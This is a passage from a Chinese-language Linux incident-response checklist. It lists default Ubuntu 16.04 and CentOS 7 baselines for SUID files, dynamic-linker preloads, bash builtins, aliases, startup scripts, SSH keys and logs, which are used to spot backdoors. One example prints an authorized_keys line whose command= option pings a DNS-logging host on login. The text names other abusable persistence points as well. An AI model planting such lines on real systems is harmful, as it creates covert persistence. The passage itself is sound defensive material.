find: ‘/proc/30008/task/30008/fdinfo/6’: No such file or directory
find: ‘/proc/30008/fd/5’: No such file or directory
find: ‘/proc/30008/fdinfo/5’: No such file or directory
/sbin/unix_chkpwd
/sbin/pam_extrausers_chkpwd
/run/log/journal
/run/log/journal/8a877d13c7d5f293f8bfb222608634c4
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/share/sgml
/usr/local/share/sgml/dtd
/usr/local/share/sgml/misc
/usr/local/share/sgml/declaration
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/xml
/usr/local/share/xml/misc
/usr/local/share/xml/schema
/usr/local/share/xml/declaration
/usr/local/share/xml/entities
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/bin/crontab
/usr/bin/at
/usr/bin/screen
/usr/bin/chage
/usr/bin/wall
/usr/bin/expiry
/usr/bin/ssh-agent
/usr/bin/bsd-write
/usr/bin/mlocate
helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ sudo find / -perm /6000
/var/cache/man
/var/local
/var/mail
find: ‘/proc/1207/task/1207/fd/6’: No such file or directory
find: ‘/proc/1207/task/1207/fdinfo/6’: No such file or directory
find: ‘/proc/1207/fd/5’: No such file or directory
find: ‘/proc/1207/fdinfo/5’: No such file or directory
/sbin/unix_chkpwd
/sbin/pam_extrausers_chkpwd
/bin/ping
/bin/mount
/bin/fusermount
/bin/ping6
/bin/su
/bin/umount
/run/log/journal
/run/log/journal/8a877d13c7d5f293f8bfb222608634c4
/usr/local/lib/python3.5
/usr/local/lib/python3.5/dist-packages
/usr/local/share/sgml
/usr/local/share/sgml/dtd
/usr/local/share/sgml/misc
/usr/local/share/sgml/declaration
/usr/local/share/sgml/stylesheet
/usr/local/share/sgml/entities
/usr/local/share/xml
/usr/local/share/xml/misc
/usr/local/share/xml/schema
/usr/local/share/xml/declaration
/usr/local/share/xml/entities
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/x86_64-linux-gnu/utempter/utempter
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
```

```
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/crontab
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/passwd
/usr/bin/screen
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chage
/usr/bin/wall
/usr/bin/expiry
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/bsd-write
/usr/bin/mlocate
helper@ubuntu-64bit:~$
```

【Centos7 64位】默认情况

```
[helper@centos-7 ~]$ sudo find / -perm /4000
find: ‘/proc/4793/task/4793/fd/5’: 没有那个文件或目录
find: ‘/proc/4793/task/4793/fdinfo/5’: 没有那个文件或目录
find: ‘/proc/4793/fd/6’: 没有那个文件或目录
find: ‘/proc/4793/fdinfo/6’: 没有那个文件或目录
find: ‘/run/user/1000/gvfs’: 权限不够
/usr/bin/chfn
/usr/bin/Xorg
/usr/bin/chsh
/usr/bin/at
/usr/bin/crontab
/usr/bin/chage
/usr/bin/fusermount
/usr/bin/ksu
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/sudo
/usr/bin/staprun
/usr/bin/umount
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/proxy_child
/usr/libexec/sssd/selinux_child
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
/usr/libexec/flatpak-bwrap
/usr/sbin/mount.nfs
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/userhelper
/usr/sbin/usernetctl
[helper@centos-7 ~]$
```

```
[helper@centos-7 ~]$ sudo find / -perm /2000
find: ‘/proc/4850/task/4850/fd/5’: 没有那个文件或目录
find: ‘/proc/4850/task/4850/fdinfo/5’: 没有那个文件或目录
find: ‘/proc/4850/fd/6’: 没有那个文件或目录
find: ‘/proc/4850/fdinfo/6’: 没有那个文件或目录
find: ‘/run/user/1000/gvfs’: 权限不够
/run/log/journal
/run/log/journal/73c9d059d4ba8941a5be94c15aa86fbb
/usr/bin/cgclassify
/usr/bin/cgexec
/usr/bin/locate
/usr/bin/ssh-agent
/usr/bin/wall
/usr/bin/write
/usr/lib64/vte-2.91/gnome-pty-helper
/usr/libexec/openssh/ssh-keysign
/usr/libexec/utempter/utempter
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
/usr/sbin/netreport
/usr/sbin/lockdev
/usr/sbin/postdrop
/usr/sbin/postqueue
[helper@centos-7 ~]$
```

```
[helper@centos-7 ~]$ sudo find / -perm /6000 2>/dev/null
/run/log/journal
/run/log/journal/73c9d059d4ba8941a5be94c15aa86fbb
/usr/bin/chfn
/usr/bin/Xorg
/usr/bin/chsh
/usr/bin/at
/usr/bin/crontab
/usr/bin/cgclassify
/usr/bin/cgexec
/usr/bin/chage
/usr/bin/fusermount
/usr/bin/ksu
/usr/bin/gpasswd
/usr/bin/locate
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/staprun
/usr/bin/umount
/usr/bin/wall
/usr/bin/write
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib64/vte-2.91/gnome-pty-helper
/usr/libexec/dbus-1/dbus-daemon-launch-helper
/usr/libexec/openssh/ssh-keysign
/usr/libexec/spice-gtk-x86_64/spice-client-glib-usb-acl-helper
/usr/libexec/sssd/krb5_child
/usr/libexec/sssd/ldap_child
/usr/libexec/sssd/proxy_child
/usr/libexec/sssd/selinux_child
/usr/libexec/utempter/utempter
/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache
/usr/libexec/flatpak-bwrap
/usr/sbin/netreport
/usr/sbin/mount.nfs
/usr/sbin/lockdev
/usr/sbin/pam_timestamp_check
/usr/sbin/postdrop
/usr/sbin/postqueue
/usr/sbin/unix_chkpwd
/usr/sbin/userhelper
/usr/sbin/usernetctl
[helper@centos-7 ~]$
```

0x08 动态链接库劫持

- LD_PRELOAD
  - `echo $LD_PRELOAD`

- /etc/ld.so.conf
- LD_LIBRARY_PATH
    - `echo $LD_LIBRARY_PATH`
- /etc/ld.so.preload

【ubuntu server 16.04 64位】默认情况

```
helper@ubuntu-64bit:~$ echo $LD_PRELOAD

helper@ubuntu-64bit:~$ cat /etc/ld.so.conf
include /etc/ld.so.conf.d/*.conf

helper@ubuntu-64bit:~$ cat /etc/ld.so.conf.d/*
# libc default configuration
/usr/local/lib
# Multiarch support
/lib/x86_64-linux-gnu
/usr/lib/x86_64-linux-gnu
helper@ubuntu-64bit:~$ echo $LD_LIBRARY_PATH

helper@ubuntu-64bit:~$
```

```
helper@ubuntu-64bit:~$ cat /etc/ld.so.preload
cat: /etc/ld.so.preload: No such file or directory
helper@ubuntu-64bit:~$
```

【Centos7 64位】默认情况

```
[helper@centos-7 ~]$ echo $LD_PRELOAD

[helper@centos-7 ~]$ cat /etc/ld.so.conf
include ld.so.conf.d/*.conf
[helper@centos-7 ~]$ cat /etc/ld.so.conf.d/*
/usr/lib64//bind9-export/
/usr/lib64/dyninst
# Placeholder file, no vDSO hwcap entries used in this kernel.
/usr/lib64/mysql
[helper@centos-7 ~]$ echo $LD_LIBRARY_PATH

[helper@centos-7 ~]$
```

```
[helper@centos-7 ~]$ cat /etc/ld.so.preload
cat: /etc/ld.so.preload: 没有那个文件或目录
[helper@centos-7 ~]$
```

具体可以参考

https://mp.weixin.qq.com/s/7mOeZ6DkSAFqzibN82qcMg

https://mp.weixin.qq.com/s/InMQaKOwns2mEIp5yF8dDw

0x09 BASH内置命令

> bash
>
> 在 bash 中输入一个命令，如果有多个同名指令，bash 需要按照一定规则去取优先级高的一个执行，bash 命令的搜索顺序为：
>
> 1、别名，使用alias创建的命令
> 2、关键字，如if，for
> 3、函数
> 4、内置命令，如cd，pwd等
> 5、外部命令，在PATH路径中寻找
>
> 详细可以参考 https://www.cnblogs.com/zhiminyu/p/14388997.html


根据 bash 的命令解析顺序，很多内置命令在系统中也有相关的文件，但是不出意外，这辈子不会得到执行，所以这帮文件就很适合作为后门文件，比较隐蔽

在 Centos 上很多内置命令是有同名文件的，在 /usr/bin/ 目录下边，在 Ubuntu 中没有同名文件。这些文件的内容基本就是执行 bash 内置命令

- **查看内置命令**
  - `compgen -b` **// 不包含使用方法，仅仅列出来命令有哪些**

```
[helper@centos-linux--live-dvd- ~]$ compgen -b
.
:
[
alias
bg
bind
break
```

  - `help` **// 列出命令并给出使用方法**



ubuntu 16.04 和 Centos 7 默认内置命令是一样的，如下：

```
.
:
[
alias
bg
bind
break
builtin
caller
cd
command
compgen
complete
compopt
continue
declare
dirs
disown
echo
enable
eval
exec
exit
export
false
fc
fg
getopts
hash
```

```
help
history
jobs
kill
let
local
logout
mapfile
popd
printf
pushd
pwd
read
readarray
readonly
return
set
shift
shopt
source
suspend
test
times
trap
true
type
typeset
ulimit
umask
unalias
unset
wait
```

- **寻找内置命令同名文件**

  `compgen -b | grep -v -E "\.|\:" | while read line;do ls /usr/bin/$line 2>null ; done`

ubuntu 16.04 上存在的相关文件

```
/usr/bin/[
/usr/bin/printf
/usr/bin/test
```

Centos 7 上存在的相关文件

```
/usr/bin/[
/usr/bin/alias
/usr/bin/bg
/usr/bin/cd
/usr/bin/command
/usr/bin/echo
/usr/bin/false
/usr/bin/fc
/usr/bin/fg
/usr/bin/getopts
/usr/bin/jobs
/usr/bin/kill
/usr/bin/printf
/usr/bin/pwd
/usr/bin/read
/usr/bin/test
/usr/bin/true
/usr/bin/umask
/usr/bin/unalias
/usr/bin/wait
```

- **内置命令对应文件内容**

  以 cd 命令为例，Centos 7 中 /usr/bin/cd 内容如下：

  ```
  [helper@centos-linux--live-dvd- ~]$ cat /usr/bin/cd
  #!/bin/sh
  builtin cd "$@"
  [helper@centos-linux--live-dvd- ~]$
  ```

  > 这里存在一个问题，有一部分文件(如 /usr/bin/test 等) 不是像上面的脚本文件，而且随着系统版本的不同，bash版本的不同而不同，所以这里先讨论脚本文件，二进制文件以后我再想办法，命令如下：

```
compgen -b | grep -v -E "\.|\:" | while read line;do result=$(ls /usr/bin/$line 2>null && file /usr/bin/$line);if [[ $result =~ "script" ]]; then echo "----------" && echo /usr/bin/$line && cat /usr/bin/$line; fi ; done
```

ubuntu 16.04 内置命令对应文件内容(脚本文件)

```
helper@localhost:~$ compgen -b | grep -v -E "\.|\:" | while read line;do result=$(ls /usr/bin/$li
--------" && echo /usr/bin/$line && cat /usr/bin/$line; fi ; done
helper@localhost:~$
```

ubuntu上没有脚本类同名文件

Centos7 内置命令对应文件内容(脚本文件)

Centos 7 默认是存在以下几个同名的脚本文件

```
/usr/bin/alias
/usr/bin/bg
/usr/bin/cd
/usr/bin/command
/usr/bin/fc
/usr/bin/fg
/usr/bin/getopts
/usr/bin/jobs
/usr/bin/read
/usr/bin/umask
/usr/bin/unalias
/usr/bin/wait
```

为了方便大家比对，将文件内容粘贴出

```
----------
/usr/bin/alias
#!/bin/sh
builtin alias "$@"
----------
/usr/bin/bg
#!/bin/sh
builtin bg "$@"
----------
/usr/bin/cd
#!/bin/sh
builtin cd "$@"
----------
/usr/bin/command
#!/bin/sh
builtin command "$@"
----------
/usr/bin/fc
#!/bin/sh
builtin fc "$@"
----------
/usr/bin/fg
#!/bin/sh
builtin fg "$@"
```

```
----------
/usr/bin/getopts
#!/bin/sh
builtin getopts "$@"
----------
/usr/bin/jobs
#!/bin/sh
builtin jobs "$@"
----------
/usr/bin/read
#!/bin/sh
builtin read "$@"
----------
/usr/bin/umask
#!/bin/sh
builtin umask "$@"
----------
/usr/bin/unalias
#!/bin/sh
builtin unalias "$@"
----------
/usr/bin/wait
#!/bin/sh
builtin wait "$@"
```

0x10 BASH 函数

> bash
>
> 在 bash 中输入一个命令，如果有多个同名指令，bash 需要按照一定规则去取优先级高的一个执行，bash 命令的搜索顺序为:
>
> 1、别名，使用alias创建的命令
> 2、关键字，如if，for
> 3、函数
> 4、内置命令，如cd，pwd等
> 5、外部命令，在PATH路径中寻找

> 详细可以参考 https://www.cnblogs.com/zhiminyu/p/14388997.html

系统默认就设置了一些函数，可以通过 declare 命令来进行查看

- `declare -f`
  查看所有函数的具体定义内容

内容比较长，肉眼比对比较麻烦，工具化参考小技巧篇章第7节

可以使用 `unset -f functionName` 的方式来将恶意的函数删除


0x11 环境变量

- `env`
- `set`
- `export`
- `cat /proc/$PID/environ`
- `declare`

【ubuntu server 16.04 64位】默认情况

```
helper@ubuntu-64bit:~$ env
XDG_SESSION_ID=6
TERM=xterm
SHELL=/bin/bash
SSH_CLIENT=10.211.55.2 64865 22
SSH_TTY=/dev/pts/0
USER=helper
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
MAIL=/var/mail/helper
PATH=/home/helper/bin:/home/helper/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
PWD=/home/helper
LANG=en_US.UTF-8
SHLVL=1
HOME=/home/helper
LOGNAME=helper
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
SSH_CONNECTION=10.211.55.2 64865 10.211.55.10 22
LESSOPEN=| /usr/bin/lesspipe %s
XDG_RUNTIME_DIR=/run/user/1000
LESSCLOSE=/usr/bin/lesspipe %s %s
_=/usr/bin/env
helper@ubuntu-64bit:~$
```

【Centos7 64位】默认情况



0x12 启动项&配置脚本

- `systemctl list-unit-files --type=service | grep enabled`
  - **如果发现非法开机自启服务项，可以使用如下语法进行停止并使其不开机自启,以** `bluetooth` **为例**
  - `systemctl stop bluetooth.service`
  - `systemctl disable bluetooth.service`
- **/etc/rc.local**
- **/etc/rc.d/rc.local**
- **/etc/rc.d/init.d/**
- **chkconfig --list**
- **/etc/profile**
- **/etc/profile.d/***
- **/etc/bashrc**
- **~/.bashrc**
- **~/.bash_profile**
- **~/.profile**
- **~/.bash_logout**

> **由于内容较多，所以放在了知识点附录，具体 Ubutnu和Centos中默认启动项可以查看知识点附录 0x02**

0x13 ssh key

- `/root/.ssh/authorized_keys` 保存着远程主机的公钥，远程主机可以无密码登录
- `~/.ssh/authorized_keys` 每个用户都会在自己的家目录保存一份
- `/root/.ssh/known_hosts` 每登录一台主机ssh就会把对方的公钥记录下来，下次连接进行比对，以防止网络劫持

`~/.ssh/authorized_keys` 和 `~/.ssh/authorized_keys2` 文件可以被用来配置后门，检查方法如下

> 相关后门文章可以查看
>
> https://mp.weixin.qq.com/s/R_CUPqa2WQUgOJu__5MFzg

本质上来说，可以通过密钥直接访问该ssh服务器的主机公钥的存储位置是由配置文件决定的，具体配置在 `/etc/ssh/sshd_config` 的 `AuthorizedKeysFile` 参数

```
# Expect .ssh/authorized_keys2 to be disregarded by default in future.
AuthorizedKeysFile      .ssh/authorized_keys .ssh/authorized_keys2
```

默认情况下以下两个文件内容都有效

- `~/.ssh/authorized_keys`
- `~/.ssh/authorized_keys2`

此部分检查主要分为两个方向

- 是否存在非法添加的公钥
- 存储的公钥行中是否存在 command 参数
  - 一般在行开头 `command="xxxx"`
  - command 指定的命令会在对应用户登录时执行

```
join@userver:~$ cat .ssh/authorized_keys2
command="ping ssh-backdoor-2.wnu2oz.dnslog.cn" ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8sgy6ZmmvB5LvcSXx0WyAaDgbJTD+whV
TN87iVTbF[illegible]q81Y0J3MOE+yHPmSEg4Jwv0AfDbPWS5QGfrWMn/NH5chOSqA82o6/M/OumeU2kO0MLP1ModQO/YblmEjQu2VjR03ojYpIu/8lKLq80qZwI
bxP3px8/L3F[illegible]cksuGcBr95FN8drf0B7+zxyhaDGQvyVsHVBtbirHM0ORQvJ[illegible]n82vibdrLRspN4Gy/s7oJfQh6zWxWZ8Xk4RZQ1MQgMqC
ZKDBvYToF/cB[illegible]vOwo53bF914NP6OeMCvxy0fgM1VEsD1LDP3vQu7zdh9pfQ[illegible]a7E0oWnx+NqRQv240z6bkEh0tQCoPC1EYY0AT0pKBfyG
ubK857J12gMcCJnoR3HBANITwrLHytCRcb2En6YfIj4wnCDWPOAapTWQZWJ[illegible]GccHHoe1SywdHXIGqPSdVjElcE4oBrYa+lH0NJjJG52s
+z1hCpF8= join@ubuntu2004
join@userver:~$
```

0x14 ssh config

> ssh 客户端配置文件加载顺序 命令行参数 > ~/.ssh/config > /etc/ssh/ssh_config

`/etc/ssh/ssh_config`

这个文件默认存在

`~/.ssh/config`

默认是没有这个文件的，这个文件是给客户端用的

如果上述两个文件存在，可以检查其中的参数，以下两个参数可以被用作后门

- **LocalCommand**
- **ProxyCommand**

具体可以参照公众号文章 SSH Config 后门 | Linux 后门系列

0x15 alias 信息

- **直接输入** `alias` **就好**

```
root@helper:/home/helper# alias
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
root@helper:/home/helper#
```

【Ubuntu server 16.04 64位】 默认情况

```
helper@ubuntu-64bit:~$
helper@ubuntu-64bit:~$ alias
alias alert='notify-send --urgency=low -i "$([ $? = 0 ] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l='ls -CF'
alias la='ls -A'
alias ll='ls -alF'
alias ls='ls --color=auto'
helper@ubuntu-64bit:~$
```

【Centos 7 64位】默认情况

```
[helper@centos-7 ~]$ alias
alias egrep='egrep --color=auto'
alias fgrep='fgrep --color=auto'
alias grep='grep --color=auto'
alias l.='ls -d .* --color=auto'
alias ll='ls -l --color=auto'
alias ls='ls --color=auto'
alias vi='vim'
alias which='alias | /usr/bin/which --tty-only --read-alias --show-dot --show-tilde'
[helper@centos-7 ~]$
```

具体可以参考

https://mp.weixin.qq.com/s/yXY8opNctHK5d9tXhQj35w

0x16 DNS配置

- `/etc/resolv.conf`


0x17 日志

> **日志分析就比较笼统了，基本上上面都涉及到了，基本都在 /var/log/ 下**

- **ssh-key 追踪**

  > **Linux通过key登录。有没有什么好办法判断是哪个key登录的?**

  可以通过登录日志来进行判断，以下面的日志为例



  这是两个使用 key 来登录的主机的登录日志，首先是可以看到登录ip的，但是如果想知道分别是哪个key来进行登录的，那就需要把

  `ssh2: RSA SHA256:Ms6ouzQCIZhNUJWpMmOCBB4h7+x92xu4apHTLe8nVwQ`

  `ssh2: RSA SHA256:C5dMZnKUj8/0c5hj6CSU6D7N8EQK/qbl5CnkLC17GLc`

  这两个值与我们服务器存储的客户端的公钥进行一一对比

其实这两个值是客户端 RSA 公钥的 SHA256 的值，所以我们可以使用下面的命令把服务器上存储的所有的公钥的SHA 256 计算出来，对比一下

```
ssh-keygen -lf ~/.ssh/authorized_keys
```

```
helper@localhost:~/.ssh$ ssh-keygen -lf /home/helper/.ssh/authorized_keys
2048 SHA256:Ms6ouzQCIZhNUJWpMmOCBB4h7+x92xu4apHTLe8nVwQ helper@ubuntu18 (RSA)
3072 SHA256:C5dMZnKUj8/0c5hj6CSU6D7N8EQK/qbl5CnkLC17GLc helper@ubuntu20 (RSA)
helper@localhost:~/.ssh$
```

这样一对比就知道是谁了

- journalctl 查看服务日志

```
journalctl -u 服务名称
```

```
[root@localhost ~]# journalctl -u crond.service
Aug 11 00:13:43 localhost systemd[1]: Started Command Scheduler.
Aug 11 00:13:43 localhost crond[833]: (CRON) STARTUP (1.5.7)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (Syslog will be used instead of sendmail.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (RANDOM_DELAY will be scaled with factor 2% if used.)
Aug 11 00:13:43 localhost crond[833]: (CRON) INFO (running with inotify support)
Aug 11 01:01:01 localhost.localdomain CROND[15685]: (root) CMD (run-parts /etc/cron.hourly)
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Anacron started on 2023-08-11
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.daily' in 45 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.weekly' in 65 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Will run job `cron.monthly' in 85 min.
Aug 11 01:01:01 localhost.localdomain anacron[15698]: Jobs will be executed sequentially
Aug 11 01:01:01 localhost.localdomain run-parts[15700]: (/etc/cron.hourly) finished 0anacron
[root@localhost ~]#
```

可以通过以下两条命令获取到相应的服务名称

```
systemctl list-units --type=service
service --status-all
```

```
[root@localhost ~]# systemctl list-units --type=service
  UNIT                                     LOAD   ACTIVE SUB     DESCRIPTION
  auditd.service                           loaded active running Security Auditing Service
  chronyd.service                          loaded active running NTP client/server
  crond.service                            loaded active running Command Scheduler
  dbus-broker.service                      loaded active running D-Bus System Message Bus
  dracut-shutdown.service                  loaded active exited  Restore /run/initramfs on shutdown
  firewalld.service                        loaded active running firewalld - dynamic firewall daemon
  getty@tty1.service                       loaded active running Getty on tty1
  irqbalance.service                       loaded active running irqbalance daemon
  kdump.service                            loaded active exited  Crash recovery kernel arming
  kmod-static-nodes.service                loaded active exited  Create List of Static Device Nodes
  ldconfig.service                         loaded active exited  Rebuild Dynamic Linker Cache
  lvm2-monitor.service                     loaded active exited  Monitoring of LVM2 mirrors, snapshots etc. using dmevent
  NetworkManager-wait-online.service       loaded active exited  Network Manager Wait Online
  NetworkManager.service                   loaded active running Network Manager
  nis-domainname.service                   loaded active exited  Read and set NIS domainname from /etc/sysconfig/network
  rsyslog.service                          loaded active running System Logging Service
  sshd.service                             loaded active running OpenSSH server daemon
  systemd-boot-update.service              loaded active exited  Automatic Boot Loader Update
  systemd-hwdb-update.service              loaded active exited  Rebuild Hardware Database
  systemd-journal-catalog-update.service   loaded active exited  Rebuild Journal Catalog
  systemd-journal-flush.service            loaded active exited  Flush Journal to Persistent Storage
  systemd-journald.service                 loaded active running Journal Service
  systemd-logind.service                   loaded active running User Login Management
```

0x18 ptrace_scope

> 默认系统会禁止ptrace进行一些操作，比如 fork 等，可以查看 /proc/sys/kernel/yama/ptrace_scope 文件内容

【ubuntu Server 16.04 】默认

【centos 7】 默认

```
[helper@centos-7 ~]$ cat /proc/sys/kernel/yama/ptrace_scope
0
